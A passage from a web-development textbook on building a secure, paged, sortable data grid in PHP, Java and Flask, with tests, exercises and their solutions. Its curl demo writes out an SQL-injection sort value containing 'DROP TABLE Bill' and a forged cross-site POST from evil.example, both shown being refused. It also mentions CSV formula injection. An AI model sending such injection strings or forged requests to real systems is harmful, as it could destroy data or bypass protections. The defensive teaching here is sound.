        echo implode(',', array_map('csv_cell', [$r['id'], $r['arrived'], $r['customer'],
$r['service'],
            $r['outlet'], $r['unit'], (int)$r['payment'], (int)$r['paid'], $r['status']])),
"\r\n";
    }
} else {
    http_response_code(404);
    echo 'Not found';
}
```

`extract($view)` turns the array returned by `page()` into the templates' variables, and `require` runs the template. Templates escape every value with `h()`, a wrapper around `htmlspecialchars(…, ENT_QUOTES | ENT_HTML5, 'UTF-8')`; `ENT_QUOTES` matters because values also appear inside attributes.

The connection uses `PDO::ERRMODE_EXCEPTION`, so every database error is an exception [13], and SQLite connections run `PRAGMA foreign_keys = ON`, without which SQLite ignores the foreign keys of Section 13.15. Setting `LAUNDRY_DSN` moves the grid to MySQL, where `inTransaction` uses `beginTransaction()` and `FOR UPDATE`; that path was not run here.

Listing 13.40 is a real `curl` session against the PHP grid, on a fresh copy of the database. It reads a filtered grid, sends the injected sort of Section 13.11, changes a status, tries a cross-site delete and exports.

Listing 13.40 Requests sent with `curl` to the PHP grid (`tests/demo_requests.sh`). The injected sort gives the default grid; the status change answers 303 with the grid's state and a message code; the cross-site POST is refused.

```
$ curl -s "http://127.0.0.1:9302/bills?outlet=O02&status=queued&size=10&partial=1" | grep -
o "Showing[^<]*"
Showing 1&ndash;9 of 9 bills &middot; page 1 of 1

$ curl -s "http://127.0.0.1:9302/bills?sort=b.id%3B%20DROP%20TABLE%20Bill%3B%20--
&partial=1" | grep -o "Showing[^<]*"
Showing 1&ndash;25 of 2,953 bills &middot; page 1 of 119

$ curl -s -i -X POST http://127.0.0.1:9302/bills/status -d id=B2934 -d from=queued -d
to=finished -d outlet=O02 -d status=queued | grep -iE "^(HTTP/|location:)"
HTTP/1.1 303 See Other
Location: /bills?outlet=O02&status=queued&msg=finished&bill=B2934

$ curl -s -i -X POST http://127.0.0.1:9302/bills/delete -d id=B2931 -H "Origin:
http://evil.example" | head -n 1
HTTP/1.1 403 Forbidden
```

Read the third exchange closely: it is the whole Post/Redirect/Get contract in two lines. The POST carried the grid's state (`outlet=O02`, `status=queued`) and the change; the answer is `303 See Other` with a `Location` that is the same grid plus `msg=finished&bill=B2934`, and the body is empty.

13.19 The Same Grid in Java

The Java grid runs on the web server inside every JDK, `com.sun.net.httpserver.HttpServer`, as the bills pages of Chapter 7 did, and reads SQLite through JDBC with the sqlite-jdbc driver [14]. It is four classes: `GridState` (a Java record, like the C# one), `BillGrid` (the SQL), `GridView` (the HTML, built with a `StringBuilder` and an `esc()` function) and `Main` (the server and the routes). **Listing 13.41** is the router.

Listing 13.41 `Main.route()`: one handler for every path, a database connection per request, and a catch that logs the details and gives the visitor one sentence.

```
    static void route(HttpExchange ex) throws IOException {
        String method = ex.getRequestMethod();
        String path = ex.getRequestURI().getPath();
        try (Connection c = grid.open()) {
            if (method.equals("POST") && !sameOrigin(ex)) {
                send(ex, 403, "text/plain; charset=utf-8", "Forbidden");
            } else if (path.startsWith("/static/")) {
                staticFile(ex, path.substring(8));
            } else if (method.equals("GET") && path.equals("/")) {
                redirect(ex, 302, "/bills");
            } else if (method.equals("GET") && path.equals("/bills")) {
                Map<String, String> q = form(ex.getRequestURI().getRawQuery());
                BillGrid.Page p = grid.page(c, GridState.parse(q,
grid.outlets(c).keySet()));
                String[] msg = message(q.getOrDefault("msg", ""), q.getOrDefault("bill",
""));
                String edit = q.getOrDefault("edit", "");
                String confirm = q.getOrDefault("delete", "");
                send(ex, 200, "text/html; charset=utf-8", "1".equals(q.get("partial"))
                        ? GridView.grid(p, edit, confirm, msg)
                        : GridView.page(p, grid.outlets(c), edit, confirm, msg));
            } else if (method.equals("POST") && path.equals("/bills/status")) {
                Map<String, String> f = form(body(ex));
                String id = f.getOrDefault("id", "");
                String code = grid.advance(c, id, f.getOrDefault("from", ""),
f.getOrDefault("to", ""), now(), actor);
                backToGrid(ex, c, f, code, id);
            } else if (method.equals("POST") && path.equals("/bills/delete")) {
                Map<String, String> f = form(body(ex));
                String id = f.getOrDefault("id", "");
                backToGrid(ex, c, f, grid.delete(c, id), id);
            } else if (method.equals("GET") && path.equals("/bills.csv")) {
                Map<String, String> q = form(ex.getRequestURI().getRawQuery());
                ex.getResponseHeaders().set("Content-Disposition", "attachment;
filename=\"bills.csv\"");
                send(ex, 200, "text/csv; charset=utf-8",
                        GridView.csv(grid.allRows(c, GridState.parse(q,
grid.outlets(c).keySet()))));
            } else {
                send(ex, 404, "text/plain; charset=utf-8", "Not found");
            }
        } catch (SQLException e) {
            e.printStackTrace();                            // the log gets the details
...
            send(ex, 500, "text/plain; charset=utf-8", "The database could not answer.");
// ... the visitor one line
        }
    }
```

With no framework, every piece is visible. `try (Connection c = grid.open())` closes the connection when the request ends. Query strings and POST bodies are parsed by one small `form()` method with `URLDecoder`. A `SQLException` goes to the log with its stack trace, and the visitor gets one sentence. Static files are served only if their name is in a map of three, so `/static/../data/laundry.db` finds nothing.

Listing 13.42 is `BillGrid.page`, the same two queries in JDBC.

Listing 13.42 `BillGrid.page()`: `PreparedStatement` with `?` placeholders; the filter values, then the limit and the offset, bound with `setObject` in order.

```
    public Page page(Connection c, GridState s) throws SQLException {
        List<Object> values = new ArrayList<>();
        String where = where(s, values);
        int total;
        double charged;
        try (PreparedStatement ps = c.prepareStatement(
                "SELECT COUNT(*), COALESCE(SUM(b.payment), 0) FROM Bill b WHERE " + where))
{
            bind(ps, values);
            try (ResultSet rs = ps.executeQuery()) {
                rs.next();
                total = rs.getInt(1);
                charged = rs.getDouble(2);
            }
        }
        int pages = Math.max(1, (total + s.size() - 1) / s.size());
        s = s.withPage(Math.min(s.page(), pages));         // page 999 becomes the last
page
        values.add(s.size());
        values.add((s.page() - 1) * s.size());
        try (PreparedStatement ps = c.prepareStatement(
                SELECT_ROWS + " WHERE " + where + " ORDER BY " + orderBy(s) + " LIMIT ?
OFFSET ?")) {
            bind(ps, values);
            try (ResultSet rs = ps.executeQuery()) {
                return new Page(s, rows(rs), total, charged, pages);
            }
        }
    }
```

The connection is opened with two properties that sqlite-jdbc understands: `foreign_keys=true`, which runs `PRAGMA foreign_keys = ON`, and `transaction_mode=IMMEDIATE`, which makes `setAutoCommit(false)` begin every transaction with `BEGIN IMMEDIATE`. The writes are then ordinary JDBC: `setAutoCommit(false)`, the statements, `commit()`, and `rollback()` in the `catch`.

Testing this track produced one surprise: a check failed only here, *CSV: text/csv*. The JDK's server had sent the header spelled `Content-type`, and the test had looked up `Content-Type` in an ordinary dictionary. Header names are case-insensitive [6], so the server was right and the test wrong; a test can be wrong too.

13.20 The Same Grid in Python with Flask

The Flask grid is the reference implementation: every function of Sections 13.9 to 13.16 was shown from its `grid.py`, and it is the only one with keyset paging. **Listing 13.43** is the first part of `app.py`: configuration, the database connection, the clock, the cross-site guard and the GET handler.

Listing 13.43 The first part of `python/app.py`: one SQLite connection per request, stored in Flask's `g` and closed when the request ends; the cross-site guard as a `before_request` function; and the GET handler, which chooses keyset or numbered paging and the whole page or the fragment [17].

```
HERE = Path(__file__).resolve().parent
app = Flask(__name__, static_folder=str(HERE.parent / "static"), static_url_path="/static")
app.add_template_filter(grid.rupiah, "rupiah")
app.jinja_env.trim_blocks = app.jinja_env.lstrip_blocks = True   # tidy HTML output
DB_PATH = os.environ.get("LAUNDRY_DB") or str(HERE.parent / "data" / "laundry.db")
ACTOR = os.environ.get("LAUNDRY_ACTOR", "E0001")      # Chapter 14 replaces this with a
login
AFTER_RX = re.compile(r"^(\d{4}-\d{2}-\d{2} \d{2}:\d{2}:\d{2})\|(B\d{4})$")

def db():
    if "db" not in g:
        g.db = sqlite3.connect(DB_PATH, isolation_level=None)     # autocommit; see
grid.transaction
        g.db.row_factory = sqlite3.Row
        g.db.execute("PRAGMA foreign_keys = ON")
    return g.db

@app.teardown_appcontext
def close_db(_exc):
    conn = g.pop("db", None)
    if conn is not None:
        conn.close()

def now_text():
    """The shop's clock (WIB). LAUNDRY_NOW sets it, as the tests and the demo do."""
    return os.environ.get("LAUNDRY_NOW") or
datetime.now(ZoneInfo("Asia/Jakarta")).strftime(
        "%Y-%m-%d %H:%M:%S")

@app.before_request
def same_origin_posts_only():
    """A POST from another site's page is refused (a cheap guard against CSRF)."""
    if request.method == "POST":
        site = request.headers.get("Sec-Fetch-Site")
        origin = request.headers.get("Origin")
        if site not in (None, "same-origin", "none"):
            abort(403)
        if origin and origin != request.host_url.rstrip("/"):
            abort(403)

def current_state(values):
    outlet_ids = [o["id"] for o in grid.outlets(db())]
    return grid.GridState.parse(values, outlet_ids)
```

Listing 13.43 (Continued) *The first part of python/app.py: one SQLite connection per request, stored in Flask's g and closed when the request ends; the cross-site guard as a before_request function; and the GET handler, which chooses keyset or numbered paging and the whole page or the fragment [17].*

```
@app.get("/")
def home():
    return redirect("/bills")

@app.get("/bills")
def bills():
    state = current_state(request.args)
    after = AFTER_RX.match(request.args.get("after", ""))
    if after and state.sort == "arrived" and state.dir == "desc":
        rows = grid.fetch_after(db(), state, after.group(1), after.group(2))
        view = {"state": state, "rows": rows, "keyset": True, "total": None,
                "charged": None, "pages": None}
    else:
        view = grid.fetch_page(db(), state)
        view["keyset"] = False
    view.update(
        outlets=grid.outlets(db()), sorts=grid.SORTS, sizes=grid.SIZES,
        statuses=grid.STATUSES, next_status=grid.NEXT_STATUS,
        edit=request.args.get("edit", ""), confirm=request.args.get("delete", ""),
        message=grid.message(request.args.get("msg"), request.args.get("bill")),
        track="Python + Flask")
    template = "_grid.html" if request.args.get("partial") == "1" else "bills.html"
    return render_template(template, **view)
```

Flask's shape is the same as the others'. `isolation_level=None` puts Python's `sqlite3` in autocommit mode, so that `grid.transaction` issues `BEGIN IMMEDIATE` and `COMMIT` itself instead of the module opening deferred transactions of its own. `sqlite3.Row` makes rows readable by name, `r["customer"]`, in Python and in the Jinja2 templates, which escape HTML automatically; `trim_blocks` and `lstrip_blocks` keep the template's loops from leaving blank lines. The static folder is the shared `../static`, and the CSV view hands the generator of **Listing 13.29** straight to `Response`.

Figure 13.21 is the Flask grid's first page with ten rows a page. Compare it with **Figure 13.20**: apart from the name of the track in the header, the two are the same page, because they are the same HTML.

Download all matching bills as CSV

Figure 13.21 The Flask grid at `/bills?size=10`: newest first, 296 pages of ten, a *Delete* link only on the four queued bills without a payment, and the footer total over all 2,953 bills, Rp 144.213.000.

13.21 Progressive Enhancement with fetch()

13.21.1 Two browsers, one grid

Everything so far works with links and forms alone; each sort, page and filter is a full page load, fast, but the screen flashes and the scroll jumps to the top. Web Forms answered this in 2007 with the `UpdatePanel`; the modern answer is a few dozen lines of JavaScript and the browser's **`fetch()`** function [15].

The rule this chapter follows is called **progressive enhancement**: build the page so that it works completely without scripts, then add a script that makes it *better* where scripts run, without making it *necessary*. The grid of Sections 13.8 to 13.20 is the first half. The second half is one file, `static/grid-enhance.js`, which every one of the four grids includes with one `<script defer>` tag. **Listing 13.44** is all of it.

Listing 13.44 `static/grid-enhance.js`: intercept the grid's links and forms, fetch the grid fragment with `partial=1`, swap it in, keep the address bar and the Back button in step, and confirm a delete before posting it.

```
// Progressive enhancement for the bills grid. Without this file every link and
// form still works: each click is an ordinary page load. With it, the grid is
// fetched as an HTML fragment (partial=1) and swapped in place, the address bar
// is kept in step, and Delete asks for confirmation before it posts.
(function () {
  "use strict";
  var area = document.getElementById("grid");
  var filters = document.getElementById("filters");
  if (!area || !window.fetch || !window.history.pushState) {
    return;                                   // an old browser keeps the plain pages
  }

  function withPartial(url) {
    var u = new URL(url, location.href);
    u.searchParams.set("partial", "1");
    return u;
  }

  function load(url, push) {
    area.classList.add("loading");
    return fetch(withPartial(url), { headers: { "Accept": "text/html" } })
      .then(function (res) {
        if (!res.ok) { throw new Error("HTTP " + res.status); }
        return res.text();
      })
      .then(function (fragment) {
        area.outerHTML = fragment;            // the server sent <div id="grid">...</div>
        area = document.getElementById("grid");
        if (push) { history.pushState(null, "", url); }
        syncFilters(url);
      })
      .catch(function () {
        location.href = url;                  // anything odd: fall back to a full page
load
      });
  }

  function syncFilters(url) {                 // keep the filter form true to the address
    if (!filters) { return; }
    var params = new URL(url, location.href).searchParams;
    ["outlet", "status", "from", "to"].forEach(function (name) {
      filters.elements[name].value = params.get(name) || "";
    });
    filters.elements.size.value = params.get("size") || "25";
  }
```

Listing 13.44 (Continued) *static/grid-enhance.js: intercept the grid's links and forms, fetch the grid fragment with partial=1, swap it in, keep the address bar and the Back button in step, and confirm a delete before posting it.*

```
  function stateOf(href) {                    // the grid's state, copied from a link
    var params = new URL(href, location.href).searchParams;
    var body = new URLSearchParams();
    ["outlet", "status", "from", "to", "sort", "dir", "page", "size"].forEach(function (k)
{
      if (params.get(k)) { body.set(k, params.get(k)); }
    });
    return body;
  }

  function post(action, body) {
    return fetch(action, { method: "POST", body: body })   // the server answers 303 ...
      .then(function (res) { return load(res.url, true); }) // ... and fetch followed it
      .catch(function () { location.reload(); });
  }

  document.addEventListener("click", function (e) {
    var a = e.target.closest("a[data-grid]");
    if (!a || e.ctrlKey || e.metaKey || e.shiftKey || e.button !== 0) { return; }
    e.preventDefault();
    var id = a.getAttribute("data-delete");
    if (id) {                                 // Delete: ask here, then post directly
      if (window.confirm("Delete bill " + id + "? This cannot be undone.")) {
        var body = stateOf(a.href);
        body.set("id", id);
        var token = area.querySelector('input[name="__RequestVerificationToken"]');
        if (token) { body.set(token.name, token.value); }  // ASP.NET Core's antiforgery
token
        post("/bills/delete", body);
      }
      return;
    }
    load(a.href, true);
  });

  document.addEventListener("submit", function (e) {
    var form = e.target;
    e.preventDefault();
    if (form === filters) {                   // GET: build the address the form would
build
      var params = new URLSearchParams(new FormData(form));
      Array.from(params.keys()).forEach(function (k) {
        if (!params.get(k)) { params.delete(k); }
      });
      if (params.get("size") === "25") { params.delete("size"); }
      var qs = params.toString();
      load("/bills" + (qs ? "?" + qs : ""), true);
    } else {                                  // POST: inline edit or confirmed delete
      post(form.action, new URLSearchParams(new FormData(form)));
```

Listing 13.44 (Continued) *static/grid-enhance.js: intercept the grid's links and forms, fetch the grid fragment with partial=1, swap it in, keep the address bar and the Back button in step, and confirm a delete before posting it.*

```
    }
  });

  window.addEventListener("popstate", function () { load(location.href, false); });
})();
```

13.21.2 How it works

The script runs inside a function, so its variables do not leak, and first checks for `fetch` and `history.pushState`; without them it does nothing, and an old browser gets the plain grid.

Links. One click listener catches clicks on any `<a data-grid>`, the attribute every sort, page, edit, cancel and delete link carries, leaving Ctrl-, Cmd- and Shift-clicks alone because they mean "open elsewhere". `load` adds `partial=1`, fetches, and every server returns only the `<div id="grid">…</div>` fragment, which replaces the old one (`outerHTML`). `history.pushState` puts the real address, without `partial=1`, into the address bar, so the bar always shows an address that gives the same grid when loaded directly, bookmarked or shared.

Back and Forward. Back on an entry made by `pushState` fires `popstate` instead of loading a page; the listener fetches the grid for the new address, and `syncFilters` sets the filter form from it.

The filter form. Its submit is turned into the query string the browser would have built, without empty values, and loaded like a link.

Changes. Update and confirmed Delete forms are sent with `fetch(action, {method: "POST", body})`; the server answers 303, `fetch` follows it, and `res.url`, the grid with its message, is loaded as a fragment. A *Delete* link of a normal row becomes one step: `window.confirm(…)` at once, then the POST built from the link's address (which holds the state) and the bill id, plus the antiforgery token on the Razor Pages grid.

Failures. If anything goes wrong, a network error, an unexpected status, the script sets `location.href` to the address and lets the browser do an ordinary page load. An enhancement must never be able to make the page worse than it would have been without it.

13.21.3 Tested in a real browser

A script like this can only be tested in a browser. `tests/enhance_check.py` drives Chromium through Playwright against a freshly started grid and checks eight behaviors; the trick for telling "the grid was swapped" from "the page was reloaded" is to set a variable on `window` before clicking and to check that it is still there afterwards, since a real page load would wipe it. The eight checks passed on all four grids in this book's build, including the Razor Pages grid with its antiforgery token. **Figure 13.18** in Section 13.14 was itself produced this way: the screenshot program pressed *Update*, and the script swapped the grid and the message in without a page load.

13.22 One Set of Checks for Four Servers

13.22.1 A test that does not trust the server

Four implementations are four chances to disagree. `tests/check_grid.py`, standard-library Python only, checks any of the four grids over real HTTP, and `tests/run_checks.sh` starts a grid on a fresh copy of the database, runs the checks and stops it. The checks compute the right answers themselves, with their own SQL, from the pristine `data/laundry.db`, so a server passes only by agreeing with an independent calculation. After the changes they open the database the server wrote: B2953 must be finished at the shop clock with its StatusLog row, B2951 and its log row gone, and B2950, which a cross-site POST tried to delete, still there. **Listing 13.45** is the real output for the Java grid.

Listing 13.45 The real output of `tests/run_checks.sh java`: 44 checks of reading, sorting, filtering, injection, the CSV export, the status workflow, deleting, cross-site POSTs, static files and the database afterwards.

```
PASS  GET /bills is 200
PASS  summary counts all bills
PASS  page 1 is the 25 newest bills
PASS  footer total charged over every matching bill
PASS  page 2 starts at offset 25
PASS  page 999 is clamped to the last page
PASS  sort by customer name, ascending, id breaks ties
PASS  sort by amount charged, descending, 10 rows
PASS  sort by outlet name, page 3 of 50 rows
PASS  a page size outside the list falls back to 25
PASS  an injected sort column is ignored (default order)
PASS  an injected outlet is ignored (no filter)
PASS  filter by outlet and status
PASS  filtered summary
PASS  filter by date range, 'to' inclusive
PASS  an impossible date is ignored
PASS  partial=1 returns only the grid fragment
PASS  a message with a forged bill id is not shown
PASS  edit=B2953 shows the inline editor
PASS  delete=B2951 asks for confirmation in the row
PASS  CSV: text/csv, attachment
PASS  CSV: BOM, header and one line per bill
PASS  CSV: a comma inside a field is quoted
PASS  CSV: rows in grid order
PASS  status queued -> finished answers 303 See Other
PASS  the redirect keeps the grid's state and names the result
PASS  the message is shown and the bill moved
PASS  the same stale edit again is a conflict
PASS  skipping a step is refused
PASS  an unknown bill is reported
PASS  a queued but partly paid bill is not deleted
PASS  a departed bill is not deleted
PASS  a queued unpaid bill is deleted
PASS  it is gone from the grid
PASS  deleting it twice says it does not exist
PASS  a POST from another origin is refused with 403
PASS  a cross-site POST (Fetch Metadata) is refused with 403
PASS  /static/grid.css is served
PASS  /static/grid-enhance.js is served
PASS  /static/profitina-logo-horizontal.png is served
PASS  database: B2953 finished at the shop clock
PASS  database: one StatusLog row written in the same transaction
PASS  database: B2951 and its log are gone
PASS  database: B2950 untouched by the refused cross-site POST

44 passed, 0 failed
```

13.22.2 What ran, and where

Table 13.10 summarizes every track of the chapter, its port, and exactly what was done with it in this book's build. Every port is in the chapter's range 9300 to 9399.

Table 13.10 What was built and run for this chapter. The code folder's `VERIFIED.md` gives every command and result.

Track	Port	Built / compiled	HTTP checks	Browser checks	Notes
ASP.NET Core Razor Pages (.NET 10)	9301	`dotnet build`, 0 warnings	40 of 40 (the 4 database checks do not apply)	8 of 8	in-memory store; `SqlBillStore` compiled, not run; `SqliteConnection` lines not compiled
PHP 8.4 + PDO (SQLite)	9302	`php -l`	44 of 44	8 of 8	MySQL path not run
Java 21 (`--release 17`), HttpServer + JDBC	9303	`javac -Xlint:all`, no warnings	44 of 44	8 of 8	MySQL path not run
Python 3.11 + Flask 3.1	9304	—	44 of 44, and the keyset walk test	8 of 8	also the source of the screenshots
Web Forms (`webforms/`)	—	C# parsed by Roslyn: no syntax errors	not run	not run	needs Windows and .NET Framework 4.8

The Razor Pages grid passes 40 checks rather than 44 only because its store is in memory: there is no database file for the last four checks to open. Its behavior under the other 40, including the StatusLog rule, is the same as the others'.

13.23 Profitina in Practice

Profitina is an AI-visibility platform built in Surabaya and running in production at `app.profitina.com`: it measures how ready a brand's website is to be *cited by AI answer engines* (Generative Engine Optimization, GEO) and helps fix what it finds. It is a Python application on FastAPI with PostgreSQL in production, and it is full of the ideas of this chapter, although not one line of it is Web Forms.

A history is a grid over a growing table. Profitina's historical analytics dashboard shows each brand's score week by week, over a table that only grows. That is where Section 13.13 matters: an OFFSET that costs nothing in the first month walks further every week, and an index that serves the grid's order keeps the hundredth week as quick as the first.

Export is a feature, and personal data comes with it. The dashboard offers a CSV export, and Section 13.16 applies in full: the screen's filters, a stable order, no live formulas, and the awareness that a file has left the application's protection. Profitina treats UU PDP duties (consent, data export, account purge) as features.

A feed is keyset paging's home. A real-time community feed with "N new" counters is the textbook case for continuing *after the last item seen*: posts arrive at the top all the time, and a reader scrolling down must neither see one twice nor miss one, the OFFSET failure of Section 13.13.5 stated as a product requirement.

Two databases, one SQL. Profitina runs PostgreSQL in production and SQLite in parts of its test path, with a guard that keeps the dialect honest; this chapter's portable `LIMIT ? OFFSET ?` and Equation (13.8) are that discipline in miniature.

Instant, but never dependent on the trick. Profitina posts optimistically: the post appears at once, and if sending fails the text is restored, the attitude of Section 13.21.

As always, the runnable case study is **Profitina Laundry**, never the real product. What carries across is the shape of the problems: a table that grows, a screen that must stay fast, a list of allowed choices, a transaction around every change, and a file that leaves the building.

13.24 Common Mistakes, and How to Avoid Them

Building ORDER BY from the request. `"ORDER BY " + sort` is SQL injection. Map a key to SQL through a white list (**Listing 13.17**).

Trying to bind the column name. `ORDER BY ?` sorts by a constant and silently does nothing (**Listing 13.16**).

Sorting without a tie-breaker. Paged results can repeat or skip rows. End every paged ORDER BY with a unique column.

Paging in memory. Fetching every row to show 25 (the `SqlDataSource` way) costs 84 times as much on the Laundry data, and more as it grows. Use `LIMIT ? OFFSET ?` or keyset paging.

Keyset paging with the OR form only. It may scan the index instead of seeking it, and then it is slower than OFFSET (**Listing 13.22**, Part 2b). Lead with `arrived <= ?`, or use a row value, and read the plan.

`arrived <= '2026-09-30'` for "until the 30th". It excludes the whole day. Use `arrived < '2026-10-01'` (Equation (13.1)).

Binding LIMIT as a string in PHP with MySQL. Emulated prepares write `LIMIT '25'`. Bind with `PDO::PARAM_INT`.

Reading a row's key from its displayed text. Displayed text is formatted and HTML-encoded. Use `DataKeys` in Web Forms, and a hidden `id` field in a form.

Trusting data from your own database. Second-order SQL injection is still injection. Bind everything.

Relying on `confirm()` or on hidden links. They are courtesies. The server must check every rule on every request.

Updating without checking what the user saw. Two cashiers overwrite each other. Put the old value in the WHERE clause and treat zero rows as a conflict.

Writing the change and the audit row separately. One of them can fail. Put both in one transaction.

Answering a POST with a page. Reload repeats the change. Answer with 303 and a grid address.

Redirecting to an address taken from the form. That is an open redirect. Rebuild the address from validated values.

Putting message text in the address. Anyone can make your page say anything. Put a code, and look the text up.

A CSV without quoting, without a BOM, or with live formulas. Commas break columns, Excel garbles names, and `=HYPERLINK(…)` runs. Quote, write the BOM, neutralize `= + - @`.

An enhancement that is required. If the grid breaks without its script, it was not an enhancement. Build the plain version first.

13.25 Chapter Summary

A data grid does seven jobs (**Table 13.1**): show, page, sort, filter, edit, delete and export, and every link and form must carry the choices of all the others.

GridView did them in one control (**Listing 13.4**, **Listing 13.9**): `BoundField` and `TemplateField` columns, `DataKeyNames`, `EditIndex`, `RowUpdating` and `RowDeleting`, data source controls, `AllowPaging` and `AllowSorting`. Every action was a postback with view state (**Figure 13.7**); `SqlDataSource` paged in memory; the state was invisible to the address bar. Concatenated SQL in a handler is injection even when the value came from your own table.

The modern grid is links and forms (**Table 13.6**, **Figure 13.14**): reads are GETs whose whole state is in the address (**Table 13.7**, **Listing 13.14**); changes are POSTs answered with 303.

Filters are bound; sort keys are white-listed. Every value reaches the database as a parameter (**Listing 13.15**); the column after ORDER BY comes from a table the programmer wrote (**Listing 13.17**, **Listing 13.18**), with the id as tie-breaker. "To" means before the next midnight (Equation (13.1)).

Paging is arithmetic (Equation (13.2), Equation (13.3), Equation (13.4)): count first, clamp, then `LIMIT ? OFFSET ?` (**Listing 13.20**). OFFSET walks the rows it skips (Equation (13.5)); keyset paging seeks (Equation (13.6), Equation (13.7)) if its condition is written so that the index can be searched (Equation (13.8)). Measured on the Laundry data (**Listing 13.22**, **Figure 13.16**): 6 ms for OFFSET's worst page, under 0.15 ms for keyset, 9.5 ms to fetch everything; with 295,300 rows and an index, 14.8 ms against 0.023 ms.

Editing is conditional and transactional (**Listing 13.26**): one legal step, `WHERE status = old`, the StatusLog row in the same transaction, a message code in the redirect (**Table 13.9**). **Deleting** is allowed only for queued, unpaid bills, checked in a transaction, backed by foreign keys, confirmed by a row the server draws (**Figure 13.19**). **Exporting** is the same query without paging, quoted, with a BOM and without live formulas (**Listing 13.29**).

The same grid runs four times (**Table 13.10**): Razor Pages, PHP with PDO, Java with JDBC and Flask, and one script enhances all four with `fetch()` (**Listing 13.44**) without being needed by any.

The GridView and its data source controls are documented by Microsoft [1], and Esposito [16] is the classic long treatment of Web Forms; Razor Pages is [3]. The security rules are OWASP's [2], [8], [11]; ASP.NET Core's antiforgery tokens are [12]. Winand [4] is the standard explanation of keyset paging and SQLite's documentation [5] explains row values. CSV is RFC 4180 [7] and HTTP semantics RFC 9110 [6]. The drivers and frameworks are PDO [13], sqlite-jdbc [14], Flask [17], Microsoft.Data.Sqlite [10]; `fetch()` is documented at MDN [15]; the personal-data obligations are UU 27/2022 [9].

13.26 Exercises

13.1 In **Listing 13.6**, which two lines would you change so that `DeleteRow` is safe from SQL injection and reads the key correctly? Write them.

13.2 Using Equation (13.2), Equation (13.3) and Equation (13.4), compute the number of pages, the offset and the rows shown for the grid of Keputih bills (996 of them) with 50 rows a page, on page 20. What does the grid print?

13.3 Explain why `?sort=c.name` gives the default order and `?sort=customer` sorts by name. Where in each track is the decision made?

13.4 The owner asks for "all bills received in the first week of September 2026". Write the two query-string parameters, and the exact SQL condition and values the grid will run.

13.5 Remove `b.id` from the `ORDER BY` of `order_by()` in your own copy of the Flask grid and run `check_grid.py`. Which checks fail, and does it matter that the others pass?

13.6 Two cashiers open the edit row of B2946 at the same moment. The first presses *Update*; then the second. Write the two SQL statements the server runs for the second cashier and the message she sees.

13.7 Why does the grid not show a *Delete* link on B2952 in **Figure 13.21**? Send the delete anyway with `curl` and report the answer.

13.8 A customer registers with the name `=1+1`. What does the CSV export write in that cell, and what does a spreadsheet show?

13.9 Using the measurements of **Listing 13.22**, estimate by Equation (13.5) what the last page of a 29,530-row version of the real table (ten times bigger) would cost with OFFSET. What does Equation (13.7) predict for keyset paging?

13.10 Write the keyset condition, in the form of Equation (13.8), for a grid sorted by `payment` ascending with `id` ascending as tie-breaker.

13.11 Turn off JavaScript in your browser and use the grid: sort, page, filter, edit and delete. Which of the seven jobs of **Table 13.1** stopped working, and why?

13.12 Add `payments` (the number of Payment rows) as a ninth sort key to the Flask grid. Which lines do you change, and why must you *not* accept any column name that exists in the query?

13.27 Solutions to the Exercises

13.1 Read the key from the grid's data keys (after adding `DataKeyNames="id"` to the grid) and bind it: `string deletedID = (string)GridView1.DataKeys[e.RowIndex].Value;` and `MySqlCommand cmd = new MySqlCommand("DELETE FROM Service WHERE id = @id", con); cmd.Parameters.AddWithValue("@id", deletedID);`. This is what **Listing 13.10** does in `OnRowDeleting`.

13.2 $P = \lceil 996/50 \rceil = \lceil 19.92 \rceil = 20$ pages. $o = (20 - 1) \times 50 = 950$. First row 951, last row $\min(20 \times 50, 996) = \min(1000, 996) = 996$. The grid prints *Showing 951–996 of 996 bills · page 20 of 20*: the last page has 46 rows.

13.3 `c.name` is not a key of the sort white list, so `GridState.parse` replaces it with `arrived`; `customer` is a key, and the program writes `c.name ASC, b.id ASC` itself. The decision is in `GridState.parse` (Python, PHP, Java) and `GridState.Parse` (C#), and the SQL comes from `SORTS` in `grid.py`, `GridState::SORTS` in PHP, `GridState.SORTS` in Java, and `SqlBillStore.Sorts` or `MemoryBillStore.Sorts` in C#.

13.4 `?from=2026-09-01&to=2026-09-07`. By Equation (13.1) the condition is `b.arrived >= ? AND b.arrived < ?` with the values `2026-09-01` and `2026-09-08`.

13.5 The check *sort by amount charged, descending, 10 rows* fails: the four bills after the six most expensive are four of seventeen that tie at Rp 135.000, and without the tie-breaker SQLite returns

a different four (**Listing 13.19**). The checks sorted by customer, by outlet and by arrival still pass, because on this data SQLite happens to meet tied rows in id order there. That they pass proves nothing: SQL promises no order among ties, and a new index or a new SQLite version could change it tomorrow. A test can show that something happened to work; it cannot show that it must.

13.6 The second POST carries `from=queued`. Inside the transaction the server runs `UPDATE Bill SET status = ?, finished = ? WHERE id = ? AND status = ?` with `finished`, the clock, `B2946`, `queued`, which updates 0 rows because the bill is already finished; then `SELECT 1 FROM Bill WHERE id = ?`, which finds it. The redirect carries `msg=conflict`, and she sees *Bill B2946 was not changed: its status had already changed. The grid shows it as it is now.* No StatusLog row is written for her.

13.7 B2952 is queued but has a payment of Rp 20.000 (the *Paid* column), so the link is not drawn. `curl -s -i -X POST http://127.0.0.1:9304/bills/delete -d id=B2952` answers `303` with `Location: /bills?msg=refused-paid&bill=B2952`, and the grid shows *Bill B2952 was not deleted: it already has a payment.* The check *a queued but partly paid bill is not deleted* in **Listing 13.45** is exactly this request.

13.8 `csv_cell` sees that the text starts with `=` and writes `'=1+1`. A spreadsheet shows the text `=1+1` and computes nothing. Without the apostrophe it would show `2`, and a nastier formula would run.

13.9 From Part 1, $c \approx 2.1\ \mu s$ per row and $t_0 \approx 0.11$ ms. The last page of 29,530 rows has offset $o = (1182 - 1) \times 25 = 29{,}525$, so $T \approx 0.11 + 0.0021 \times 29525 \approx 0.11 + 62 \approx 62$ ms. Keyset stays near its t_0, about 0.1 ms, since the index search grows only with $\log N$. (Part 2b shows a similar effect, less steep, on a table without joins.)

13.10 For ascending order, "after (p_0, i_0)" means a larger payment, or the same payment and a larger id: `payment >= ? AND (payment > ? OR id > ?)`, with the values p_0, p_0, i_0. It needs an index on `(payment, id)` to seek.

13.11 None of the seven jobs stops. Sorting, paging and filtering are links and a GET form; editing and deleting are a link to a row mode and a POST form; the confirmation is a row the server draws; the export is a link. Only the conveniences stop: each action reloads the page, and *Delete* on a normal row takes two clicks (the link, then the confirmation row) instead of one dialog.

